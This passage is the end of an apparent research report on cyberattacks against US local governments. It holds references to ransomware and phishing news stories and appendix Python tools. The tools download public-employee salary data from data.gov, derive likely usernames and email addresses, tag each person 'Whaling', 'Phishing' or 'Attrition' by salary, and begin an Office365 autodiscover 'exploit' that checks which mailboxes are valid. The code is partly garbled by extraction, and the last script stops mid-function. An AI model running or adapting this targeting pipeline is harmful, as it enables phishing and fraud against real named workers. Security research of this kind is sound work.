- [87] L. Barry, "Hackers Flood Dist. 207 Websites, Email With Hate Speech," Journal & Topics, 13 November 2020. [Online]. Available: https://www.journal-topics.com/articles/hackers-flood-dist-207-websites-email-with-hate-speech/. [Accessed 01 December 2021].
- [88] Bartlett Public Library District, "Bartlett Library Recovers from Ransomware Virus," Patch, 07 January 2020. [Online]. Available: https://patch.com/illinois/elgin/bartlett-library-recovers-ransomwarevirus. [Accessed 01 December 2021].
- [89] B. Edwards and S. Assad, "'Easier Than Robbing A Bank:' City of Chicago Almost Lost More Than \$1 Million In Phishing Scam," CBS 2 Chicago, 18 April 2019. [Online]. Available: https://chicago.cbslocal.com/2019/04/18/chicago-department-of-aviation-phishing-scam/. [Accessed 01 December 2021].

- [90] J. Shueh and C. Bing, "WannaCry hits Chicago-area county, marking first confirmed government infection in U.S.," StateScoop, 15 May 2017. [Online]. Available: https://statescoop.com/wannacry-hits-chicago-areacounty-marking-first-confirmed-government-infection-in-u-s/. [Accessed 01 December 2021].
- [91] M. Ballard, "Louisiana Community College System Hit with Ransomware," Government Technology, 12 December 2019. [Online]. Available: https://www.govtech.com/security/louisiana-community-college-system-hit-with-ransomware.html. [Accessed 01 December 2021].
- [92] S. Friedman, "California develops its own cybersecurity metrics," GCN, 29 March 2018. [Online]. Available: https://gcn.com/articles/2018/03/29/california-security-metrics.aspx. [Accessed 01 December 2021].
- [93] I. Lapowsky, "Tech giants are staying silent on California's anti-NDA bill," Protocol, 25 June 2021. [Online]. Available: https://www.protocol.com/policy/tech-nda-california-law. [Accessed 01 December 2021].
- [94] C. Otts, "Jefferson County PVA office hit by ransomware attack," WDRB, 21 December 2020. [Online]. Available: https://www.wdrb.com/news/business/jefferson-county-pva-office-hit-by-ransomware-attack/article_fdeb5286-43d0-11eb-81f1-770245866a54.html. [Accessed 01 December 2021].
- [95] WDRB, "Louisville Regional Airport Authority hit by 'ransomware' attack," 21 May 2019. [Online]. Available: https://www.wdrb.com/news/louisville-regional-airport-authority-hit-by-ransomware-attack/article_3bb91a98-7b2e-11e9-8299-bf6488cd8e45.html. [Accessed 01 December 2021].
- [96] R. Golden, "Scammers Hack Email, Impersonate City Official," Patch, 07 March 2018. [Online]. Available: https://patch.com/michigan/ferndale/scammers-hack-emailimpersonate-city-official. [Accessed 01 December 2021].
- [97] HIPAA Journal, "Phishing Incidents Reported by Connecticut Department of Social Services, Mercy Iowa City and LSU Care Services," 24 November 2020. [Online]. Available: https://www.hipaajournal.com/phishing-incidents-reported-byconnecticut-department-of-social-services-mercy-iowa-city-and-lsucare-services/. [Accessed 01 December 2021].
- [98] The Town of New Milford, "The Town of New Milford -- Notice of Data Security Event," Cision PR Newswire, 20 December 2019. [Online]. Available: https://www.prnewswire.com/news-releases/the-town-of-new-milford----notice-of-data-security-event-300978555.html. [Accessed 01 December 2021].
- [99] S. Gurwitt, "Computers Catch A Virus," New Haven Independent, 17 October 2019. [Online]. Available: https://www.newhavenindependent.org/index.php/article/hamden_computers_catch_a_virus/. [Accessed 01 December 2021].
- [100] L. Seidman, "Plymouth Town Computers Infected with Ransomware," NBC Connecticut, 08 March 2019. [Online]. Available: https://www.nbcconnecticut.com/news/local/plymouth-town-computers-infected-with-ransomware/889/. [Accessed 01 December 2021].
- [101] NBC Connecticut, "Glastonbury Schools Phishing Scandals Impacts 1,600 Workers," 03 March 2017. [Online]. Available: https://www.nbcconnecticut.com/news/local/glastonbury-schoolsphishing-scandals-impacts-1600-workers/30562/. [Accessed 01 December 2021].
- [102] Associated Press, "Impostor Gets W-2 Info for 1,300 School District Workers," U.S. News, 03 March 2017. [Online]. Available: https://www.usnews.com/news/best-states/connecticut/articles/2017-03-03/impostor-gets-w-2-info-for-1-300-school-district-workers. [Accessed 01 December 2021].
- [103] DISSENT, "WA: A ransomware attack took the 16-school district offline for more than two weeks," DataBreaches.net, 24 February 2020. [Online]. Available: https://www.databreaches.net/wa-a-ransomwareattack-took-the-16-school-district-offline-for-more-than-two-weeks/. [Accessed 01 December 2021].

- [104] K. M. Kraemer, "Social Engineering Scam Hits Washington County Government," Government Technology, 10 February 2020. [Online]. Available: https://www.govtech.com/security/social-engineering-scamhits-washington-county-government.html. [Accessed 01 December 2021].
- [105] R. Hardwood, "City of Ellensburg pays \$185,897 to fraudulent vendor,"

 Daily Record News, 20 August 2019. [Online]. Available:

 https://www.dailyrecordnews.com/news/city-of-ellensburg-pays-tofraudulent-vendor/article_8d132963-f6b8-5a74-8ca5b43023dfb001.html. [Accessed 01 December 2021].
- [106] King 5 News, "Police and FBI investigate phishing scam involving Tukwila School District money," 01 October 2019. [Online]. Available: https://www.king5.com/article/news/local/tukwila-school-district-victim-of-a-phishing-scam-officials-say/281-24e75c72-adb2-4413-a627-d75220884ebc. [Accessed 01 December 2021].
- [107] R. Blethen, "Wire-transfer scheme, ransomware attack tiny Yarrow Point finds itself in criminals' crosshairs," The Seattle Times, 25 February 2018. [Online]. Available: https://www.seattletimes.com/seattle-news/eastside/wire-transfer-scheme-ransomware-attack-tiny-yarrow-point-finds-itself-in-criminals-crosshairs/. [Accessed 01 December 2021].
- [108] S. McConnel, "E-Mail Titled: "URGENT: Personal data breach notification"," 01 February 2018. [Online]. Available: https://agportals3bucket.s3.amazonaws.com/uploadedfiles/Home/Supporting_Law_En forcement/NorthBeachSchoolDistrict.2018-03-08.pdf. [Accessed 01 December 2021].
- [109] D. Ferguson, "City of Sioux Falls victim of fraud after sending two payments to fake vendor," Argus Leader, 04 May 2018. [Online]. Available: https://www.argusleader.com/story/news/crime/2018/05/04/city-siouxfalls-falls-victim-fraud-after-sending-two-payments/580946002/. [Accessed 01 December 2021].
- [110] B. Tashev, M. Purcell and B. McLaughlin, "Russia's Information Warfare: Exploring the Cognitive Dimension," 29 October 2019. [Online]. Available: https://apps.dtic.mil/sti/pdfs/AD1101048.pdf. [Accessed 01 December 2021].
- [111] S. Spencer, Race and Ethnicity: Culture, Identity and Representation, London: Routledge, 2014.
- [112] C. King, "UhOh365," GitHub, February 2021. [Online]. Available: https://github.com/Raikia/UhOh365. [Accessed 01 December 2021].
- [113] Department of Homeland Security, "Cyber Incident Reporting: A Unified Message for Reporting to the Federal Government," 25 August 2016. [Online]. Available: https://www.dhs.gov/sites/default/files/publications/Cyber%20Incident %20Reporting%20United%20Message.pdf. [Accessed 01 December 2021].
- [114] B. Freed, "NetWalker ransomware continues streak of college attacks,"

 EDSCOOP, 04 June 2020. [Online]. Available: https://edscoop.com/netwalker-ransomware-columbia-college-ucsf/.

 [Accessed 01 December 2021].

9. GovDataCollector

```
#!/usr/bin/env python3
12
13
     ###########################
14
     # Administrative Data #
15
16
     #########################
     __title
                    = "GovDataCollector"
17
     __description__ = '''This module searches the Data.Gov API and mass-downloads all matching datasets.'''
18
     example = "https://docs.ckan.org/en/2.8/api/index.html"
author = "Robert G. Jamison"
19
     __author
20
                    = "Copyright 2021"
2.1
     __copyright__
2.2
                    = '''"MIT License" - Permission is hereby granted, free of charge, to any person obtaining
       license
     a copy of this software and associated documentation files (the "Software"), to deal in the Software
     without restriction, including without limitation the rights to use, copy, modify, merge, publish,
     distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is
     furnished to do so, subject to the following conditions: The above copyright notice and this permission
     notice shall be included in all copies or substantial portions of the Software. THE SOFTWARE IS PROVIDED
     "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF
     MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR
     COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT,
     TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
     THE SOFTWARE.'''
                    = "1.0.1"
24
     __version__
                     = "Production"
2.5
     __status__
2.6
27
     #########################
28
             LIBRARIES
     ##########################
29
30
31
    import requests
32
    import json
33
     import pandas
34
     import xlsxwriter
35
    import os
36
     import sys
37
     import getopt
38
    from os.path import exists
39
40
     ##########################
41
              CLASSES
     #########################
42
43
44
     class GovDataCollector:
45
46
               init (self, search term, max records, path):
47
             self.width = os.get terminal size()[0]
             self.path = path
48
49
             self.data path = path + "data/"
50
             # create directory if it does not exist
51
             if not exists(self.path):
52
                os.mkdir(self.path)
             if not exists(self.data_path):
53
54
                os.mkdir(self.data path)
55
             # Set search criteria via query for url
56
             # URL = https://catalog.data.gov/api/3//action/package_search?q=salary&fq=groups:local&rows=200
57
             url = "https://catalog.data.gov/api/3" # base URL for data.gov API
             url += "/action/package_search?"
58
                                                     # search within the packages
             url += "q=" + search term
59
                                                      # search for term "salary"
60
             url += "&fq=groups:local"
                                                      # filter for "local-government"
             url += "&rows=" + str(max records)
                                                     # show the first 200 results
61
62
63
             # Prevents us from looking like python
64
             header = {
                 'User-Agent': 'Mozilla/5.0'
65
66
             # Make the HTTP request.
67
             self.msg("Requesting the Data.Gov catalog")
68
             self.response = requests.get(url, headers=header)
69
70
             assert self.response.status_code == 200
71
72
             # Use the json module to load CKAN's response into a dictionary.
7.3
             self.response dict = self.response.json()
74
75
             # Check the contents of the response.
76
             assert self.response_dict['success'] is True
```

```
self.result = self.response dict['result']['results']
78
             return
79
         def msg(self, message):
80
81
            print()
             print("=" * self.width)
82
             print(message)
             print("=" * self.width)
84
85
             print()
86
             return
87
88
        def save response(self):
             # Save raw JSON index for catalog
89
             buffer = self.response.text
90
91
             filename = self.path + "Response.json"
             file = open(filename, 'w')
92
93
             file.write(buffer)
94
             file.close()
95
             self.msg("Catalog request was saved at " + filename)
96
             return
97
98
         def enumerate(self, format, download):
99
             self.msg("Enumerating catalog details")
100
101
102
             if format == "csv":
                 self.mimetype = "text/csv"
103
                 self.format = ".csv"
             elif format == "json":
105
                 self.mimetype = "application/json"
106
                 self.format = ".json"
107
108
109
             # Enumerate packages
110
             self.publishers = []
             self.organizations = []
111
112
             self.maintainers = []
113
             self.maint emails = []
114
             self.file url = []
115
             self.create date = []
116
             self.modify_date = []
117
             for record in self.result:
118
                 if record['maintainer']:
119
120
                     self.maintainers.append(record['maintainer'])
                 else: self.maintainers.append("NULL")
121
122
                 if record['maintainer_email']:
                     self.maint emails.append(record['maintainer email'])
123
124
                 else: self.maint_emails.append("NULL")
125
                 extras = record['extras']
                 placeholder = "NULL"
126
127
                 create = "NULL"
                 modify = "NULL"
128
129
                 if extras:
130
                     for i in extras:
131
                          key = i['key']
132
                          value = i['value']
                          if key == 'publisher':
133
134
                             placeholder = value
                          if key == 'issued':
135
136
                             create = value
                          if key == 'modified':
137
138
                              modify = value
                 self.publishers.append(placeholder)
139
140
                 self.create_date.append(create)
                 self.modify_date.append(modify)
141
                 resources = record['resources']
142
143
                 placeholder = "NULL"
144
                 if resources:
145
                      for j in resources:
146
                          if j['mimetype'] == self.mimetype:
147
                              placeholder = j['url']
148
                              break
149
                          else: continue
```

```
150
                 self.file_url.append(placeholder)
151
                 org = record['organization']['name']
                 placeholder = "NULL"
152
153
                 if org:
154
                     placeholder = org
                 self.organizations.append(placeholder)
155
156
157
             # Save publisher data to index file
158
             self.index_filename = self.path + "Index.xlsx"
159
160
             self.index writer = pandas.ExcelWriter(self.index filename, engine = 'xlsxwriter')
161
162
             self.tbl publishers = pandas.DataFrame({
                 'Publisher':self.publishers,
163
164
                 'Organization':self.organizations,
165
                  'Maintainer':self.maintainers,
                 'Maintainer E-Mail':self.maint_emails,
166
167
                 'URL':self.file url,
                 'Create Date':self.create_date,
168
                 'Modify Date':self.modify date
169
170
                 })
171
             self.tbl publishers.index.rename('Key', inplace=True)
172
             self.tbl publishers.to_excel(self.index writer, sheet name = 'Publishers')
173
             if download == False:
174
                 self.index_writer.save()
175
             return
176
177
         def download(self, index=None):
178
             self.msg("Starting downloads. Good luck and Godspeed...")
179
             if index == None:
180
181
                 # Download ALL files
182
                 for i in range(0,len(self.file url)):
183
                      if self.file url[i] != "NULL":
184
                         url = self.file url[i]
185
                         filename = self.data_path + str(i) + self.format
                         print("+ Downloading" + str(i+1) + " of " + str(len(self.file url)) + " from " + url)
186
                         file = requests.get(url)
187
                         print(" - Saving as " + filename)
188
189
                         open(filename, 'wb').write(file.content)
190
                     else:
191
                         print("+ Skipping " + str(i+1) + " of " + str(len(file_url)))
             else:
192
193
                 # Download just the file we need
194
                 url = self.file_url[index]
195
                 filename = self.data path + str(index) + self.format
                 print("+ Downloading " + str(index) + " from " + url)
196
197
                 file = requests.get(url)
198
                 print(" - Saving as " + filename)
                 open(filename, 'wb').write(file.content)
199
200
201
             self.msg("Finished downloading. You made it!!!")
202
             return
203
204
         def search_headers(self, search_criteria, index=None):
             self.msg("Searching for headers with the words " + str(search criteria))
205
206
207
             if index == None:
                 # Enumerate Headers to identify vulnerable files
208
209
                 self.files_list = []
                                  = []
210
                 self.orgs list
211
                 self.headers list = []
212
213
                 for i in range(0, len(self.organizations)):
214
                     filename = self.data path + str(i) + self.format
215
                     if exists(filename):
                          with open(filename) as file:
216
217
                              headers = file.readline()
218
                              for term in search_criteria:
                                  if term in headers.lower():
219
220
                                      self.files_list.append(str(i) + self.format)
221
                                      self.orgs_list.append(self.organizations[i])
222
                                      self.headers list.append(headers)
```

```
223
                                      break
                  self.tbl headers = pandas.DataFrame({
224
225
                      'Filename':self.files list,
                      'Organization':self.orgs_list,
226
227
                      'Headers':self.headers list,
228
                      })
229
                  self.tbl headers.to excel(self.index writer, sheet name = 'Matched Headers', index=False)
2.30
                  self.index_writer.save()
231
                  return self.tbl headers
232
             else:
233
                  filename = self.data_path + str(index) + self.format
234
                  if exists(filename):
235
                      with open(filename) as file:
                          headers = file.readline().lower()
236
237
                          return headers
238
239
         def filter_headers(self, search_criteria, filter_criteria, index=None):
240
             self.msg("Extracting columns with these words: \n" + str(filter criteria))
241
             def filter headers loop(i):
                  old file = self.data path + str(i) + self.format
242
                  new file = self.data path + str(i) + " filtered" + self.format
243
2.44
                     print("+ Searching '" + old file + "'")
245
                      df = pandas.read_csv(old_file, low_memory=False)
246
247
                      has names = False
                      tbl_filtered = pandas.DataFrame()
248
249
                      for column name in df:
250
                          for word in search criteria:
2.51
                              if word in column_name.lower():
                                  has names = True
252
                          for word in filter_criteria:
253
254
                              if word in column name.lower():
255
                                  tbl filtered[column name] = df[[column name]].copy()
256
                                  break
                      if has names == True:
2.57
                          print(" - Found data in '" + old file + "'")
258
259
                          tbl filtered.insert(0, "org index", self.organizations[i])
                          tbl filtered.to_csv(new_file, index=False)
260
                         print(" - Saving data at '" + new_file + "'")
261
262
                      else:
                          print(" - No names found.")
263
264
                  except FileNotFoundError:
                     print(" - File '" + old_file + "' does not exist.")
265
266
             if index == None:
                  \ensuremath{\text{\#}} Generate smaller CSVs with just the data we need
2.67
268
                  for i in range(0,len(self.organizations)):
                      filter_headers_loop(i)
269
                  self.msg("New files saved in the folder " + self.data_path)
270
271
                 return
272
             else:
273
                 filter headers loop(index)
274
                 self.msg("New files saved in the folder " + self.data path)
275
                 return
276
277
     ############################
278
                MAIN
279
    ############################
280
281
    def main(argv):
282
       path = ""
         search_term = "salary"
283
         max_records = 5
284
285
         format = "csv"
         search criteria = {"name"}
286
287
         download = False
288
         # customize as needed based on the columns you want to grab
289
         filter criteria = {
290
             "name",
             "job",
291
             "title",
292
             "position"
293
             "agency",
294
             "dep"
295
```

```
296
297
         help = """
298
299
300
301
302
303
304
305
306
307
308
309
310
311
         \n""" + "Usage:
                           " + sys.argv[0] + " -p <path> -f <file_format> -r <max_records \n d -d to download
312
     and analyze files"
313
         try:
314
             opts, args = getopt.getopt(argv,"hdp:f:r:")
         except getopt.GetoptError:
315
316
             print(help)
317
             sys.exit(2)
318
         for opt, arg in opts:
319
             if opt == '-h':
320
                 print(help)
321
                 sys.exit()
             elif opt == '-d':
322
323
                 download = True
324
             elif opt in ("-p"):
325
                 path = arg
326
                 if path[-1:] != "/":
                     path = path + "/"
327
             elif opt in ("-f"):
328
                 format = arg
329
330
             elif opt in ("-r"):
331
                 max records = int(arg)
         print()
332
         print("#" * os.get terminal size()[0])
333
         print("Save directory is", path)
334
335
         print("Data will be stored at", path + "data/")
         print("Files will be saved as", format)
336
         print("Max records to download are", str(max_records))
337
338
         print("#" * os.get_terminal_size()[0])
339
         print()
340
341
         # test for GovDataCollector
342
         test = GovDataCollector(search_term, max_records, path)
343
         test.save response()
344
         test.enumerate(format, download)
345
         if download == True:
             test.download() # this downloads ALL files
346
347
             test.search headers(search criteria)
348
             test.filter_headers(search_criteria, filter_criteria)
349
350
         name == " main ":
        main(sys.argv[1:])
351
```

10. GovDataInferrer

```
1
    #!/usr/bin/env python3
2
    ##########################
3
4
    # ADMINISTRATIVE DATA #
5
    __title
                  = "GovDataInferrer"
    ___description__ = '''This module ingests datasets from Data.Gov and infers sensitive data fields.'''
      example__
                   = "First Name, Last Name, and Domain = rjamison6@gatech.edu"
8
                = "Robert G. Jamison"
9
      author
    __copyright__ = "Copyright 2021"
10
```

11

```
= '''"MIT License" - Permission is hereby granted, free of charge, to any person obtaining
12
     a copy of this software and associated documentation files (the "Software"), to deal in the Software
     without restriction, including without limitation the rights to use, copy, modify, merge, publish,
     distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is
     furnished to do so, subject to the following conditions: The above copyright notice and this permission
     notice shall be included in all copies or substantial portions of the Software. THE SOFTWARE IS PROVIDED
     "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF
     MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR
     COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT,
     TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
     THE SOFTWARE.'''
                    = "1.0.1"
13
     __version__
      _status__
                    = "Production"
14
1.5
16
     ##############################
17
           LIBRARIES
     #############################
18
19
2.0
    import pandas
2.1
    import os
22
    import sys
23
     import getopt
24
    import string
25
26
     ##############################
27
               CLASSES
     #############################
28
29
    class GovDataInferrer:
30
        # Initialize the pandas dataframe and quantile values
31
              _init__(self, input_csv, domain_csv, domain):
32
             # import the list of salary data
33
             self.input = pandas.read_csv(input_csv)
34
             # import MX Domains list
35
36
             if domain csv != "":
37
                 self.domains = pandas.read csv(domain csv)
                 self.domains.columns = ['Org','Domain']
38
39
40
                 self.domain = domain
41
             self.output = pandas.DataFrame()
42
43
             return
44
        def show headings(self, df):
4.5
46
            print("[#] : Dataframe Headings")
             print("----")
47
48
             # iterate through column headers
49
             for i in range(0, len(df.columns.values)):
                 # print as "[0]: <header>"
50
51
                 print('[' + str(i) + '] : ' + df.columns.values[i])
             print("----")
52
53
54
         # clean up the input table
55
         def clean input (self, df):
56
             print("##########################")
             print("Please wait. Building new table.")
57
58
             print("##################")
59
             # initialize variables
60
             new_df = pandas.DataFrame()
61
             for i in range(0,len(df)):
                 new df = new df.append({"Last Name":[""], "First Name":[""], "Middle Name":[""]},
62
     ignore_index=True)
            more = ""
63
             # initialize fields.
64
             last_name = "NULL"
65
            first name = "NULL"
66
            middle_name = "NULL"
67
68
             # show the headings
69
            self.show headings(df)
70
             # how many name fields?
             name fields = int(input("How many columns are used for a person's full name? "))
71
72
             # if there is only one field for the names
```

```
73
             if name fields == 1:
74
                  # prompt the user
75
                  col = int(input("Which [#] above contains the full names? "))
76
                  for i in range(0, len(df)):
77
                      full name = df[df.columns.values[col]][i].split(" ")
78
                      if len(full name) < 2:
79
                         print("ERROR: Could not parse the name structure correctly.")
80
                          exit(2)
                      elif "," in full name[0]:
81
82
                         last name = full name[0].replace(',',"")
8.3
                          first_name = full_name[1].replace(',',"")
84
                          if len(full name) == 3:
                              middle name = full name [2].replace(',',"")
8.5
86
87
                          first_name = full_name[0]
88
                          if len(full name) == 3:
                             middle name = full name[1]
89
90
                              last name = full name[2]
91
                          else:
92
                              last_name = full_name[1]
93
94
                     new_df["Last Name"][i] = last_name
95
                      new df["First Name"][i] = first name
                     new_df["Middle_Name"][i] = middle_name
96
97
98
             # if there are more than one field for the names
99
             else:
                  # Save the last name column to the new dataframe
101
                  col = int(input("Which [#] above contains the last names? "))
102
                  for i in range(0,len(df)):
103
                     last name = df[df.columns.values[col]][i]
104
                     last_name = last_name.translate(str.maketrans('', '', string.punctuation))
                     new_df["Last_Name"][i] = last_name.split(" ")[0]
105
106
                  # Save the first name column to the new dataframe
                 col = int(input("Which [#] above contains the first names? "))
107
108
                 for i in range(0,len(df)):
109
                      first name = df[df.columns.values[col]][i]
                     first_name = first_name.translate(str.maketrans('', '', string.punctuation))
110
111
                      first_name = first_name.split(" ")
112
                     new_df["First_Name"][i] = first_name[0]
113
114
                  # if there are only two fields for names
                 if name_fields == 3:
115
116
                     # Save the middle name column to the new dataframe
                     col = int(input("Which [#] above contains the middle names / initials? "))
117
118
                     for i in range(0,len(df)):
119
                         middle name = df[df.columns.values[col]][i]
                         middle name = middle name.translate(str.maketrans('', '', string.punctuation))
120
121
                         new df["Middle Name"][i] = middle name.split(" ")[0]
122
123
             # Save the org column to the new dataframe
124
             col = int(input("Which [#] above contains the organizations? "))
125
             new df["Org"] = df[df.columns.values[col]]
126
             \ensuremath{\text{\#}} Save the salary column to the new dataframe
127
             col = int(input("Which [#] above contains the wage totals? "))
128
             new df["Salary"] = df[df.columns.values[col]]
             print()
129
130
             more = input ("Do you have another field you want to keep? (y/n) ")
             # if there is more to add...
131
132
             while more == "y":
                 # Save additional fields
133
134
                 col = int(input("Which field do you want to keep? "))
135
                 new df[df.columns.values[col]] = df[df.columns.values[col]]
136
                  # ask the user if they have more to add
137
                 more = input("Do you have another field you want to keep? (y/n) ")
138
139
             print(new df.head(10))
140
             print()
141
             correct = input("Does what we printed above look correct? (y/n) ")
142
             print()
             if correct == "n":
143
144
                self.clean input(df)
145
             # return the new dataframe
```

```
146
             return new df
147
148
         # Assign a value to the output dataframe
149
         def put_value(self, row, column, value):
150
             self.output.at[row, column] = value
151
             return
152
         def save_file(self, output_file):
153
154
            if "csv" in output file[-3:].lower():
                 self.output.to csv(output file)
155
             elif "json" in output_file[-4:].lower():
156
157
                self.output.to_json(output_file)
158
             else:
                print("Output filetype must be 'csv' or 'json'.")
159
160
                 return
161
             print("########################")
             print("Results saved at", output_file)
162
            163
            print()
164
165
             return
166
167
         # PAY: ATTACK TYPE METHOD
168
         def infer_attack(self, salary):
            # Got poverty line from https://www.census.gov/data/tables/time-series/demo/income-
169
     poverty/historical-poverty-thresholds.html
170
            self.poverty_line = 13171
171
             # Calculate 90% quantile of Salaries
             self.wealth line = self.output['Salary'].quantile(.9)
172
173
             # if worker salary is below poverty line:
174
             if salary <= self.poverty_line:</pre>
                 # Append "Attrition" to Attack Type column
175
176
                 return "Attrition"
177
178
             # if worker is a top 10% salary earner
             elif salary >= self.wealth line:
179
                 \# Append "Whaling" to \overline{\text{A}}\text{ttack} Type columns
180
181
                 return "Whaling"
182
183
             # else:
184
             else:
                 # Append "Phishing" to Attack Type columns
185
186
                 return "Phishing"
187
188
         # DOMAIN: Use the organization value to determine the domain to assign
         def infer_domain(self, org):
    if self.domain == "":
189
190
191
                 # iterate through length of the dataframe
192
                 for i in range(0,len(self.domains)):
193
                     # if MX Domains List item contained in the org:
                     if org in self.domains['Org'][i]:
194
195
                         # Append MX Domain List item to Domain
196
                         return self.domains['Domain'][i]
197
             else:
198
                 return self.domain
199
200
         # NAME: ACCOUNT METHOD
201
         def infer_usernames(self):
202
            self.username format = 1
             # create examples
203
204
             username examples = [
                 "Albus.W.Dumbledore",
205
206
                 "Albus.Dumbledore",
                 "AlbusDumbledore",
207
                 "A.Dumbledore",
208
209
                 "ADumbledore",
                 "ADumbledor",
210
                 "ADumbledo",
211
                 "ADumbled",
212
213
                 "ADumble",
214
                 ]
215
            # present format choices
216
             print("[#] : Albus Wulfric Dumbledore")
             print("----")
217
```

```
218
             # iterate through column headers
219
             for i in range(0, len(username examples)):
                 # print as "[0]: <header>"
220
                 print('[' + str(i) + '] : ' + username examples[i])
221
             print("----")
222
             # read username format
223
             self.username format = int(input("Which of the above formats would you like to try? "))
224
225
226
         def get_username(self, last, first, middle):
227
             if self.username format == 0:
228
                 # "Albus.W.Dumbledore"
229
                 return (first + "." + middle[:1] + "." + last).lower()
             elif self.username format == 1:
230
231
                 # "Albus.Dumbledore"
                 return (first + "." + last).lower()
232
233
             elif self.username format == 2:
                 # "AlbusDumbledore"
2.34
235
                 return (first + last).lower()
236
             elif self.username format == 3:
                 # "A.Dumbledore"
237
                 return (first[:1] + "." + last).lower()
238
             elif self.username_format == 4:
239
240
             # "ADumbledore"
241
                 return (first[:1] + last).lower()
242
             elif self.username_format == 5:
243
             # "ADumbledor"
244
                 return (first[:1] + last[:9]).lower()
245
             elif self.username format == 6:
246
             # "ADumbledo"
247
                 return (first[:1] + last[:8]).lower()
2.48
             elif self.username_format == 7:
249
             # "ADumbled"
250
                 return (first[:1] + last[:7]).lower()
251
             elif self.username_format == 8:
             # "ADumble"
252
253
                return (first[:1] + last[:6]).lower()
254
             else:
255
                 print("Error - Selected number is out of range")
256
                 return "ERROR"
257
258
         # E-MAIL METHOD
259
         def infer email(self, username, org):
260
             # run get_domain function
261
             domain = self.infer domain(org)
2.62
             # Concatenate username with email domain
263
             email = str(username) + "@" + str(domain)
264
             # Append email to Email column
265
             return email
266
267
    def main(argv):
268
         dataset_csv = ""
         domain_csv = ""
269
         domain = ""
270
271
         output_file = ""
         help = """
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
         \n""" + sys.argv[0] + " -i <input csv> -d <domain_csv or domain> -o <output file>"
287
288
             opts, args = getopt.getopt(argv, "hi:d:o:")
289
         except getopt.GetoptError:
290
             print(help)
```

```
291
             sys.exit(2)
292
         for opt, arg in opts:
           if opt == '-h':
293
                print(help)
294
295
                 svs.exit()
             elif opt in ("-i"):
296
297
                 input csv = arg
             elif opt in ("-d"):
298
                if arg[-4:] == ".csv":
299
                    domain_csv = arg
300
301
                 else:
302
                     domain = arg
             elif opt in ("-o"):
303
                 output file = arg
304
305
         print()
         print("#########################")
306
         print("Input file is", input_csv)
if domain_csv != "":
307
308
309
             print("Domain file is", domain csv)
310
             print("Domain is", domain)
311
         print("Output file is", output_file)
312
313
         print("###############")
314
         print()
315
316
         # test for domains
         test = GovDataInferrer(input csv, domain csv, domain)
317
         test.output = test.clean input(test.input)
318
319
         test.infer_usernames()
320
321
         # test for salary data
322
         for i in range(0, len(test.output)):
323
             # get the last name
324
             last name = test.output["Last Name"][i]
             # get the first name
325
326
             first name = test.output["First Name"][i]
327
             # get the middle name
            middle name = test.output["Middle Name"][i]
328
329
            # get the organization
330
             org = test.output["Org"][i]
331
             # get their salary
332
             salary = test.output['Salary'][i]
333
             # get the account and add it to output
334
             username = test.get username(last name, first name, middle name)
             test.put_value(i, "Account", username)
335
336
            # get email address and add it to output
            email = test.infer_email(username, org)
test.put_value(i, "Email", email)
337
338
339
             # get the attack type and add it to output
340
             attack = test.infer attack(salary)
341
             test.put value(i, "Attack Type", attack)
        \# show the top five rows of the new dataset
342
       print("RESULTS PREVIEW:")
343
344
        print()
345
         print(test.output.head(5))
346
         print()
347
         # save to csv file
348
         test.save file (output file)
349
350 if name == " main ":
351
        main(sys.argv[1:])
```

11. GovDataValidator

```
= '''This exploit takes advantage of an Azure feature which allows Office365 instances to
     discover each other's email addresses'''
8
      example
     "https://outlook.office365.com/autodiscover/autodiscover.json/v1.0/rjamison6@gatech.edu?Protocol=Autodiscov
    erv1"
9
     __author
                   = "Robert G. Jamison"
      __copyright__
                   = "Copyright 2021"
10
11
                   = '''"MIT License" - Permission is hereby granted, free of charge, to any person obtaining
12
     a copy of this software and associated documentation files (the "Software"), to deal in the Software
     without restriction, including without limitation the rights to use, copy, modify, merge, publish,
     distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is
     furnished to do so, subject to the following conditions: The above copyright notice and this permission
     notice shall be included in all copies or substantial portions of the Software. THE SOFTWARE IS PROVIDED
     "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF
     MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR
     COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT,
     TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
    THE SOFTWARE.'''
                   = "1.0.1"
13
    __version__
                   = "Production"
      status__
14
1.5
16
     17
                     import modules
     18
19
    import os
20
    import sys
21
    import getopt
22
    import pandas
23
    import requests
     import concurrent.futures
2.4
25
    from os.path import exists
26
27
     2.8
                           CLASSES
29
     30
31
     # Checks one email at a time against the URL.
32
    def email checker(i, email):
33
        headers={
                                                      # custom "requests" header so we don't look like
    Pvthon3
            "User-Agent" : "Mozilla/5.0"
34
3.5
36
        # Concats the URL using the email input
        url = "https://outlook.office365.com/autodiscover/autodiscover.json/v1.0/" + email +
37
     "?Protocol=Autodiscoverv1"
38
        # Requests the page, which returns a "200" code or something else. Disabled redirects, as those waste
     our time.
39
        response = requests.get(url, headers=headers, allow redirects=False)
40
